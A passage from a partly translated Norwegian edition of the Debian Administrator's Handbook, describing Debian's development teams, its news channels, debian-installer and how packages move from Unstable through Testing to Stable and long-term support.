I motsetning til administrative grupper, er utviklingsgruppene ganske åpne, selv for eksterne bidragsytere. Selv om Debian ikke ser det som sin oppgave å lage programvare, må prosjektet ha noen spesifikke programmer for å nå sine mål. Selvfølgelig bruker disse verktøyene, som er utviklet med en fri programvarelisens, metoder som er utprøvd i andre deler av fri programvareverden.

KULTUR	
<b>Git</b>	<p>Git er et verktøy for å samarbeide om flere filer, og samtidig opprettholde endringshistorikken. Filene det gjelder er vanligvis tekstfiler, for eksempel programs kildekode. Hvis flere personer arbeider sammen på samme fil, kan git bare slå sammen endringer som er gjort når de er laget til forskjellige deler av filen. Ellers må disse «konfliktene» løses opp i for hånd.</p> <p>Git er et distribuert system hvor hver bruker har et pakkelager med den fullstendige endringshistorien. Sentrale lagre brukes til å laste ned prosjektet (<code>git clone</code>), og til å dele det utførte arbeidet med andre (<code>git push</code>). Lageret kan inneholde flere versjoner av filer, men bare én versjon kan bearbeides på et gitt tidspunkt: Det kalles arbeidskopi (det kan endres til å peke til en annen versjon med <code>git checkout</code>). Git kan vise deg endringene som er gjort på arbeidskopien (<code>git diff</code>), kan ta vare på dem i lageret ved å opprette en ny innføring i versjonshistorikken (<code>git commit</code>), kan oppdatere arbeidskopien til å ta med endringer som er gjort samtidig av andre brukere (<code>git pull</code>), og kan merke et bestemt oppsett i historien for å enkelt kunne hente det ut senere (<code>git tag</code>).</p> <p>Git gjør det lett å håndtere flere samtidige utgaver av et utviklingsprosjekt uten at de forstyrrer hverandre. Disse versjonene er kalt <i>avgrenninger</i>. Denne metaforen fra et tre er ganske presis, siden et program er opprinnelig utviklet fra en felles stamme. Når en milepål er nådd (for eksempel versjon 1.0), fortsetter utviklingen i to grener: Utviklingsgrenen forbereder den neste store utgivelsen, og vedlikeholdsgrenen styrer oppdateringer og feilrettinger for versjon 1.0.</p> <p>Git er i dag det mest populære versjonskontrollsystemet, men det er ikke det eneste. Historisk var CVS (Concurrent Versions System) det første allment brukte verktøyet, men dets mange begrensninger bidro til at mer moderne fritt tilgjengelige alternativer kom frem. Vi vil spesielt nevne <code>subversion</code> (svn), git, bazaar (bzr), og mercurial (hg).</p> <ul style="list-style-type: none"><li>▶ <a href="http://www.nongnu.org/cvs/">http://www.nongnu.org/cvs/</a></li><li>▶ <a href="http://subversion.apache.org/">http://subversion.apache.org/</a></li><li>▶ <a href="http://git-scm.com/">http://git-scm.com/</a></li><li>▶ <a href="http://bazaar.canonical.com/">http://bazaar.canonical.com/</a></li><li>▶ <a href="http://mercurial.selenic.com/">http://mercurial.selenic.com/</a></li></ul>

Debian har utviklet lite programvare selv, men enkelte program har inntatt en hovedrolle, og berømmelsen har spredt seg utenfor prosjektet grenser. Gode eksempler er `dpkg`, Debians pakkestyringsprogram (det er faktisk en forkortelse for Debian PaCKaGe, uttales som «dee-package»), og `apt`, et verktøy for automatisk å installere alle eventuelle Debian-pakker med sine avhengigheter (gjensidig avhengig av), og garanterer at de er forenlig med systemet etter en oppgradering (navnet er en forkortelse for Advanced Package Tool). Gruppene deres er imidlertid mye mindre, ettersom det er nødvendig med programmeringsdyktighet på et temmelig høyt nivå for å oppnå en samlet forståelse av hvordan denne typene programmer fungerer.

Den viktigste gruppen er nok den for Debians installasjonsprogram, `debian-installer`, som har utført et arbeid av meget viktig og betydningsfullt omfang etter oppstarten i 2001. Det var nødvendig med mange bidragsytere, da det er vanskelig å skrive et enkelt program som installerer Debian på et dusin forskjellige arkitekturen. Hver og en har sin egen mekanisme for oppstart, og sin egen oppstartslaster. Alt dette arbeidet er koordinert på e-postlisten [debian-boot@lists.debian.org](mailto:debian-boot@lists.debian.org) og koordineres av Cyril Brulebois.

- ⇒ <http://www.debian.org-devel/debian-installer/>
- ⇒ [http://joeyh.name/blog/entry/d-i\\_retrospective/](http://joeyh.name/blog/entry/d-i_retrospective/)

Den lille gruppen til programmet `debian-cd` har en enda mer beskjeden målsetting. Mange «små» bidragsytere har ansvar for sin arkitektur, siden hovedutvikleren ikke kan kjenne alle finesser, og heller ikke den nøyaktige måten å starte installasjonsprogrammet fra CD-ROM på.

Mange grupper må samarbeide med andre om pakkeaktivitet. For eksempel [debian-qa@lists.debian.org](mailto:debian-qa@lists.debian.org) som prøver å sikre kvaliteten på alle nivåer i Debian-prosjektet. Et annet er [debian-policy@lists.debian.org](mailto:debian-policy@lists.debian.org)-listen som utvikler Debian-retningslinjene etter forslag som kommer fra hele Debian-prosjektet. De gruppene med ansvaret for hver arkitektur ([debian-architecture@lists.debian.org](mailto:debian-architecture@lists.debian.org)) setter sammen alle pakkene, og tilpasser dem til sin bestemte arkitektur, hvis det trengs.

For å sikre vedlikeholdet uten å plassere for tung bør på bare et par skuldre, administrerer andre grupper de viktigste pakkene. Dette er tilfelle med C-biblioteket og [debian-glibc@lists.debian.org](mailto:debian-glibc@lists.debian.org), og C biblioteket på [debian-gcc@lists.debian.org](mailto:debian-gcc@lists.debian.org)-listen, eller Xorg på [debian-x@lists.debian.org](mailto:debian-x@lists.debian.org) (denne gruppen er også kjent som X Strike Force).

## 1.4. Følg med på Debian-nyhetene

Som allerede nevnt, utvikles Debian-prosjektet på en svært distribuert og veldig organisk måte. Som en konsekvens, kan det være vanskelig til tider å holde tritt med hva som skjer i prosjektet, uten å bli overveldet med en uendelig flom av meldinger.

Hvis du bare vil ha de viktigste nyhetene om Debian, bør du sannsynligvis abonnere på [debian-announce@lists.debian.org](mailto:debian-announce@lists.debian.org)-listen. Dette er en lav-traffikkert liste (rundt et dusin meldinger i året), og gir bare de viktigste kunngjøringene, slik som tilgjengeligheten av en ny stabil utgivelse, valget av ny prosjektleder, eller den årlige Debian-konferansen.

- ⇒ <https://lists.debian.org/debian-announce/>

More general (and regular) news about Debian are sent to the [debian-news@lists.debian.org](mailto:debian-news@lists.debian.org) list. The traffic on this list is quite reasonable too (usually around a handful of messages a month), and it includes the semi-regular “Debian Project News”, which is a compilation of various small bits of information about what happens in the project.

► <https://lists.debian.org/debian-news/>

COMMUNITY	
<b>The publicity team</b>	Debian’s official communication channels are managed by volunteers of the Debian publicity team. They are delegates of the Debian Project Leader and moderate news and announcements posted there. Many other volunteers contribute to the team, for example by writing articles for “Debian Project News” or by animating the microblogging service ( <a href="http://micronews.debian.org">micronews.debian.org</a> <sup>2</sup> ).

► <https://wiki.debian.org/Teams/Publicity>

For mer informasjon om utviklingen av Debian, og hva som skjer over tid i ulike gruppene, er det også [debian-devel-announce@lists.debian.org](mailto:debian-devel-announce@lists.debian.org)-listen. Som navnet tilsier, er kunngjøringene der trolig mest interessant for utviklere, men det gir også andre interesserte mulighet til å holde et øye med hva som skjer mer konkret enn akkurat når en stabil versjon er sluppet, mens [debian-announce@lists.debian.org](mailto:debian-announce@lists.debian.org) gir nyheter om synlige resultater for brukerne, [debian-devel-announce@lists.debian.org](mailto:debian-devel-announce@lists.debian.org) gir nyheter om hvordan disse resultatene blir produsert. Som en sidekommentar kan det nevnes at «d-d-a» (som den noen ganger kalles) er den eneste listen som Debian-utviklere må abonnere på.

► <https://lists.debian.org/debian-devel-announce/>

Debian’s official blog ([bits.debian.org](http://bits.debian.org)<sup>3</sup>) is also a good source of information. It conveys most of the interesting news that are published on the various mailing lists that we already covered and other important news contributed by community members. Since all Debian developers can contribute these news when they think they have something noteworthy to make public, Debian’s blog gives a valuable insight while staying rather focused on the project as a whole.

A more informal source of information can also be found on Planet Debian, which aggregates articles posted by Debian contributors on their respective blogs. While the contents do not deal exclusively with Debian development, they provide a view into what is happening in the community and what its members are up to.

► <https://planet.debian.org/>

Prosjektet er også godt representert på sosiale medier. Mens Debian bare har en offisiell deltagelse på plattformer bygget med fri programvare (som Identi.ca mikrobloggingsplattformen, drevet av [pump.io](http://pump.io)), er det mange Debianbidragsytere som gir liv til Twitter-kontoer, sider på Facebook, Google+, og mer.

► <https://identi.ca/debian>

► <https://twitter.com/debian>

---

<sup>2</sup>[https://micronews.debian.org/](http://micronews.debian.org/)

<sup>3</sup>[https://bits.debian.org](http://bits.debian.org)

- ⇒ <https://www.facebook.com/debian>
- ⇒ <https://plus.google.com/111711190057359692089>

## 1.5. Distribsjonenes rolle

En GNU/Linux-distribusjon har to hovedmål: Å installere et fritt operativsystem på en datamaskin (enten med eller uten et eksisterende system eller systemer), og tilby en rekke programmer som dekker alle brukernes behov.

### 1.5.1. Installasjonsprogrammet: `debian-installer`

`debian-installer` er konstruert for å være ekstremt modulbasert for å være så felles som mulig, og er rettet mot det første målet. Den dekker et bredt spekter installeringssituasjoner, og gjør det generelt sett enklere å videreføre installasjonsprogrammer som er tilpasset et bestemt bruksområde.

Moduloppbygningen i dette verktøyet, som også gjør det svært sammensatt, kan være skremmende å oppdage for utviklerne. Men uansett om den er brukt i grafisk- eller i tekstmodus, er brukerens opplevelse den samme. Stor innsats er gjort for å redusere antall spørsmål som presenteres når du installerer produktet, spesielt takket være programvaren som automatisk kjenner igjen maskinvare.

Det er interessant å merke seg at distribusjoner som stammer fra Debian, varierer mye når det gjelder dette aspektet, og gir et mer begrenset installasjonsprogram (ofte begrenset til arkiteturene i386 eller amd64), men så er de mer brukervennlige for den uinnvidde. På den annen side, de avstår vanligvis fra å avvike for mye når det gjelder pakkeinnholdet, for så mye som mulig å kunne dra nytte av det enorme utvalget av programvare som tilbys, uten å forårsake problemer med hvordan de virker sammen.

### 1.5.2. Programvarebiblioteket

Quantitatively, Debian is undeniably the leader in this respect, with over 25,000 source packages. Qualitatively, Debian's policy and long testing period prior to releasing a new stable version justify its reputation for stability and consistency. As far as availability, everything is available on-line through many mirrors worldwide, with updates pushed out every six hours.

Many retailers sell DVD-ROMs on the Internet at a very low price (often at cost), the "images" for which are freely available for download. There is only one drawback: the low frequency of releases of new stable versions (their development sometimes takes more than two years), which delays the inclusion of new software.

De fleste nye frie programmer finner raskt sin vei inn til utviklingsversjonen som gjør dem enkle å installere. Hvis dette krever for mange oppdateringer på grunn av avhengigheter, kan

programmet også legges til den stabile versjonen av Debian (se kapittel 15, «[Å lage en Debian-pakke](#)» side 424 for mer informasjon om dette).

## 1.6. Livsløpet til en versjon

Debian-prosjektet har tre til seks ulike samtidige versjoner av hvert program med navn *Experimental*, *Unstable*, *Testing*, *Stable*, *Oldstable*, til og med *Oldoldstable*. Hver av dem svarer til forskjellig fase i utviklingen. La oss se på et programs reise fra sin opprinnelige pakke til den kommer med i en stabil versjon av Debian for å forstå hvordan dette henger sammen.,

ORDFORRÅD	Begrepet «utgave» i Debian-prosjektet, viser til en bestemt versjon av en distribusjon (f.eks. «ustabil utgave» betyr «den ustabile versjonen»). Det indikerer også den offentlige kunngjøringen om lansering av en ny versjon (stable).
<b>Utgave</b>	

### 1.6.1. Statusen *Experimental*

La oss først se på det spesielle tilfellet med distribusjonen *Experimental*. Dette er en gruppe Debian-pakker der navnet beskriver at denne programvaren er i utvikling, og ikke nødvendigvis ferdig. Ikke alt passerer gjennom dette trinnet. Noen utviklere legger til pakker her for å få tilbakemeldinger fra mer erfarne (eller modigere) brukere.

Ellers huser denne distribusjonen ofte viktige endringer i grunnpakkene, som, hvis de blir lagt inn i *Unstable* med alvorlige feil, ville fått kritiske konsekvenser. Den er dermed en helt isolert distribusjon, der pakkene aldri migrerer til en annen versjon (unntatt ved direkte, rask intervension fra vedlikeholderen eller FTP-mestrene). Den er heller ikke selvstendig: Bare en undergruppe av de eksisterende pakkene er med i *Experimental*, og den inneholder vanligvis ikke basissystemet. Denne distribusjonen er derfor nyttig i kombinasjon med en annen, selvstendig, distribusjon som f.eks. *Unstable*.


### 1.6.2. Statusen *Unstable*

. La oss gå tilbake til tilfellet med en typisk pakke. Utvikleren skaper den første pakken, som de bygger for *Unstable*-versjonen, og legger den på [ftp-master.debian.org](http://ftp-master.debian.org)-tjeneren. Dette første steget involverer inspeksjon og godkjenning fra FTP-mestrene. Programvaren er deretter tilgjengelig i *Unstable*-distribusjonen, som er «blodfersk»-distribusjon. Det er brukere som er mer opptatt av å ha oppdaterte pakker, enn av fare for alvorlige feil som velger denne distribusjonen. De vil finne ut mer om programmet, og deretter teste det.

Hvis de treffer på feil, rapporterer de dem til pakkevedlikeholderen. Vedlikeholderen forbereder regelmessig korrigerte versjoner, som lastes opp til tjenermaskinen.

Every newly updated package is updated on all Debian mirrors around the world within six hours. The users then test the corrections and search for other problems resulting from the

modifications. Several updates may then occur rapidly. During these times, autobuilder robots come into action. Most frequently, the maintainer has only one traditional PC and has compiled their package on the amd64 (or i386) architecture (or they opted for a source-only upload, thus without any precompiled package); the autobuilders take over and automatically compile versions for all the other architectures. Some compilations may fail; the maintainer will then receive a bug report indicating the problem, which is then to be corrected in the next versions. When the bug is discovered by a specialist for the architecture in question, the bug report may come with a patch ready to use.



**Figur 1.2 Autobyggernes pakkebygging**

#### RASK TITT **buildd, Debiants pakke-bygger**

*buildd* er forkortelsen for «build daemon». Dette programmet bygger sammen nye versjoner av Debian-pakker til arkitekturer den er vertskap for (kryss-kompilering unngås så mye som mulig).

For å frembringe binærfiler for arm64-arkitekturen, har prosjektet amd64-maskiner tilgjengelige. *Buildd*-programmet kjører kontinuerlig på maskinene, og lager binærfiler for ARM64 fra kildepakker som sendes inn av Debian utviklerne.

Denne programvaren brukes på alle datamaskinene som utfører autobygging for Debian. Som en videreføring blir begrepet *buildd* ofte brukt for å referere til disse maskinene, som vanligvis er reservert utelukkende for dette formålet.

### 1.6.3. Migrasjon til *Testing*

Senere blir pakken mer moden. Den er bygget på alle arkitekturen, og har ikke blitt endret nylig. Da er den en kandidat for å bli tatt inn i *Testing*-distribution – en gruppe av *Unstable*-pakker valgt i henhold til noen målbare kriterier. Hver dag velger et program automatisk pakker som skal med i *Testing*, etter kriterier som sikrer et visst kvalitetsnivå:

1. mangel av kritiske feil, eller i det minste færre enn i den versjon som for tiden er med i *Testing*;
2. minst ti dagers opphold i *Unstable*, som er tilstrekkelig tid til å finne og rapportere om eventuelle alvorlige problemer;
3. vellykket bygging på alle offisielt støttede arkitekturen;
4. avhengigheter som er tilgjengelig i *Testing*, eller som i det minste kan flyttes dit sammen med den pakken det gjelder.

Dette systemet er helt klart ikke ufeilbarlig. Kritiske feil finnes ofte i pakker som inngår i *Testing*. Likevel, det er i alminnelighet effektivt, og *Testing* gir langt færre problemer enn *Unstable*, og er for mange et godt kompromiss mellom stabilt og nytt.


MERK	
<b>Begrensninger med <i>Testing</i></b>	Mens den i prinsippet er meget interessant, har <i>Testing</i> noen praktiske problemer: En floke med kryssavhengigheter mellom pakker gjør at det er sjeldent en pakke kan flyttes dit uten videre. Med pakker som er helt avhengig av hverandre, er det noen ganger nødvendig å overføre et stort antall pakker samtidig, noe som er umulig når noen laster opp oppdateringer med jevne mellomrom. På den annen side, skriptet som identifiserer grupper med beslektede pakker, jobber hardt for å få dem til (dette ville være et NP-komplett problem, som vi heldigvis vet om noen gode metoder å bruke til å finne ut av det med). Derfor kan utgivelsesadministratører og deres assistenter manuelt styre skriptet ved å foreslå grupper av pakker, eller å pålegge å inkludere visse pakker i en gruppe, selv om dette midlertidig bryter med noen avhengigheter.  Husk at et NP-komplett problem er av en eksponentiell algoritmisk kompleksitet etter størrelsen på data, her lengden av koden (antall siffer) og berørte elementer. Den eneste måten å løse det er på er ved å undersøke alle mulige oppsett, som kan kreve store ressurser. Mer realistisk kan det være å bruke enklere metoder for finne omtrentlig, men tilfredsstillende løsninger.

FELLESSKAP	
<b>Utgivelsesadministratoren</b>	Utgiveradministrator er en viktig tittel, forbundet med et tungt ansvar. Den som bærer tittelen må i praksis administrere utgivelsen av en ny, stabil versjon av Debian, og bestemme prosessen for utvikling av <i>Testing</i> til den når kvalitetskriteriene for <i>Stable</i> . De setter opp også en tentativ tidsplan (som ikke alltid blir fulgt).  Vi har også utgivelsesadministrator for <i>Stable</i> , ofte forkortet SRM, som administrerer og velger oppdateringer for den nyeste stabile utgaven av Debian. De inkluderer systematisk sikkerhetsoppdateringer, og undersøker alle andre inkluderingsforslag, fra forslag til forslag, sendt inn av ivrige Debian-utviklere som gjerne vil oppdatere sine pakker i den stabile versjonen.

#### 1.6.4. Opprykk fra *Testing* til *Stable*

La oss gå ut fra at vår pakke nå er kommet med i *Testing*. Så lenge det er rom for forbedring, må den vedlikeholdsansvarlige fortsette å forbedre den, og starte prosessen fra *Unstable* (men å få den med i *Testing* senere går vanligvis raskere: Med mindre den har endret seg betydelig, er alle avhengigheter på plass allerede). Når den er perfekt, er vedlikeholderen ferdig med sitt arbeid. Det neste trinnet er å legge den inn i *Stable*-distribusjonen, som i realiteten er en enkel kopi av *Testing* på et tidspunkt valgt av utgivelsesadministratoren. Ideelt sett blir beslutningen tatt når installasjonsprogrammet er ferdig, og når ingen programmer i *Testing* har noen kjente kritiske feil.

Siden dette øyeblikket i praksis aldri vil inntrefte, må Debian kompromisse: Ta ut pakker der vedlikeholder har unnlatt å rette feil i tide, eller godta i å utgi en distribusjon med noen bugs i blant tusenvis av programmer. Utgiveransvarlig har tidligere annonseret en frys-periode, der hver oppdatering av *Testing* må godkjennes. Målet her er å forhindre nye versjoner (og dets nye feil), og kun godkjenne oppdateringer som fikser feil.



**Figur 1.3** En pakkes bevegelse gjennom de ulike Debian-versjonene

ORDFORRÅD  
**Frys: på opplopssiden**

Under frys-perioden er *Testing*-distribusjonen blokkert. Ingen flere automatiske oppdateringer er tillatt. Bare utgivelsesadministratorene har deretter lov til å endre pakker, i henhold til sine kriterier. Hensikten er å forhindre at nye feil oppstår ved

å ta inn nye versjoner. Nøye undersøkte oppdateringer blir bare godkjent når de korrigerer betydelige feil.

After the release of a new stable version, the Stable Release Managers manage all further development (called “revisions”, ex: 7.1, 7.2, 7.3 for version 7). These updates systematically include all security patches. They will also include the most important corrections (the maintainer of a package must prove the gravity of the problem that they wish to correct in order to have their updates included).


På slutten av reisen er vår hypotetiske pakke nå inkludert i den stabile distribusjonen. Denne reisen, som ikke er uten problemer, forklarer de betydelige forsinkelsene mellom stabile Debian-utgivelser. Årsaken til tidsbruket bidrar mer enn noe, til ryktet om høy kvalitet. Videre er de fleste av brukerne fornøyd med en av tre distribusjoner som er tilgjengelig samtidig. Systemadministratorene som fremfor alt er opptatt av stabiliteten til tjenermaskinene sine, trenger ikke den nyeste og beste versjonen av GNOME. De kan velge Debian *Stable*, og er fornøyd med den. Sluttbrukere som er mer interessert i de nyeste versjonene av GNOME eller KDE enn i bunnsolid stabilitet, vil finne at Debian *Testing* er et godt kompromiss mellom fravær av seriøse problemer og relativt oppdatert programvare. Og utviklere og erfarne brukere kan velge å leve på knivs-eggen og teste de siste nyvinningsene i Debian *Unstable* rett ut av boksen, med fare for å oppleve den hodepine og feil som følger med en ny versjon av et program. Debian til hver især!

#### KULTUR

### **GNOME og KDE, grafiske skrivebordsmiljøer**

GNOME (GNU Network Object Model Environment) and KDE (K Desktop Environment) are the two most popular graphical desktop environments in the free software world. A desktop environment is a set of programs grouped together to allow easy management of the most common operations through a graphical interface. They generally include a file manager, office suite, web browser, e-mail program, multimedia accessories, etc. The most visible difference resides in the choice of the graphical library used: GNOME has chosen GTK+ (free software licensed under the LGPL), and KDE has selected Qt (a company-backed project, available nowadays both under the GPL and a commercial license).

- <https://www.gnome.org/>
- <https://www.kde.org/>



**Figur 1.4** Hvordan en pakke beveger seg gjennom Debian kronologisk

## 1.6.5. Statusene *Oldstable* og *Oldoldstable*

Hver *Stable*-utgave har en forventet levetid på ca 5 år, og gitt at utgivelser pleier å komme hvert 2. år, kan det være opp til tre utgivelser som støttes på et gitt tidspunkt. Når en ny stabil utgivelse kommer, blir den tidligere utgivelsen *Oldstable*, og den enda tidligere *Oldoldstable*.

Denne langvarige støtten (LTS) for Debian-utgaver er av ny dato. Individuelle bidragsytere og bedrifter har gått sammen om å opprette Debian LTS-gruppen. Eldre utgivelser som ikke lenger støttes av Debians sikkerhetsgruppe kommer inn under ansvarsområdet til denne nye gruppen.


Debian sikkerhetsteam håndterer sikkerhetsstøtte i den til enhver tid aktuelle *Stable*-utgaven, og også i *Oldstable*-utgaven (men bare så lenge det er nødvendig for å sikre ett års overlapping med den nåværende stabile utgaven). Dette utgjør om lag tre år med støtte for hver utgivelse. Debian LTS-teamet håndterer de siste (to) år med sikkerhetsstøtte slik at hver utgivelse drar nytte av minst 5 år med støtte, og slik at brukerne kan oppgradere fra versjon N til N + 2.

► <https://wiki.debian.org/LTS>

FELLESSKAP	
<b>Bedrifter som støtter LTS-satsingen</b>	<p>Langvarig støtte er en vanskelig forpliktelse å få til i Debian, fordi frivillige har tendens til å unngå det arbeidet som ikke er veldig gøy. Å gi sikkerhetsstøtte til 5 år gammel programvare er – for mange bidragsytere – mye mindre moro enn å pakke nye oppstrøms versjoner, eller utvikle nye funksjoner.</p> <p>Prosjektet startet under den forutsetning at langvarig støtte var spesielt relevant for bedrifter, og at de ville være villige til å dele kostnadene for denne sikkerhetsstøtten.</p> <p>The project started in June 2014: some organizations allowed their employees to contribute part-time to Debian LTS while others preferred to sponsor the project with money so that Debian contributors get paid to do the work that they would not do for free. Most Debian contributors willing to be paid to work on LTS got together to create a clear sponsorship offer managed by Freexian (Raphaël Herzog's company):</p> <p>► <a href="https://www.freexian.com/services/debian-lts.html">https://www.freexian.com/services/debian-lts.html</a></p> <p>In the Debian LTS team, the volunteers work on packages they care about while the paid contributors prioritize packages used by their sponsors.</p> <p>The project is always looking for new sponsors: What about your company? Can you let an employee work part-time on long term support? Can you allocate a small budget for security support?</p> <p>► <a href="https://wiki.debian.org/LTS/Funding">https://wiki.debian.org/LTS/Funding</a></p>

## Nøkkelord

Falcot Corp  
SMB  
Sterk vekst  
Hovedplan  
Migrering  
Kostnadsreduksjon



# Presentasjon av typestudien

2

---

---

---

---

Innhold

---

